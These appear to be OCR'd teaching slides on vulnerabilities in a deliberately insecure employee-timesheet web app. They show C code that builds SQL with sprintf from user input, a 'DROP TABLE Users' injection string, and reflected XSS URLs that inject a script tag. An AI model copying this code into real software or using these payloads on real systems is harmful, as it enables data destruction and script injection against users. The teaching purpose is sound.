
Vulnerabilities

- SQL Injection (everywhere)

```
// use the "real" functions, https://www.youtube.com/watch?v=_jKylhJtPmI
if (mysql_real_connect(con, DBHOST, DBUSER, DBPASS, DBNAME, 0, NULL, CLIENT_MULTI_STATEMENTS) == NULL){
      mysql_close(con);
      return 0;
}

// prepared statement to select username
char query[1024];
sprintf(query, "SELECT Password FROM Users WHERE Username='%s';", username);

if (mysql_query(con, query)) {
       mysql_close(con);
       return 0;
}
```




CDC Employee Portal

```
test'; DROP TABLE Users;#
```

Reflected XSS

- The “query” parameter is rendered into a hidden HTML input element

- Examples:
  - http://localhost/webapp/timesheet?query=01-02-2014"><script>alert(42);</script>
  - http://localhost/webapp/timesheet?query=01-02-2014%22%3E%3Cscript%3Ealert%2842%29;%3C/script%3E




Cloud Developers Club
localhost/webapp/loginhttp://localhost/webapp/timesheet?query=hacker
Google

Cloud Developers Club Home Services Employee Portal

Welcome: Test User [Logout]

Weekday	Date	Hours Worked	Status
undefined	undefined NaN, NaN	0.0	Not Submitted
undefined	undefined NaN, NaN	0.0	Not Submitted
undefined	undefined NaN, NaN	0.0	Not Submitted
undefined	undefined NaN, NaN	0.0	Not Submitted
undefined	undefined NaN, NaN	0.0	Not Submitted
undefined	undefined NaN, NaN	0.0	Not Submitted
undefined	undefined NaN, NaN	0.0	Not Submitted

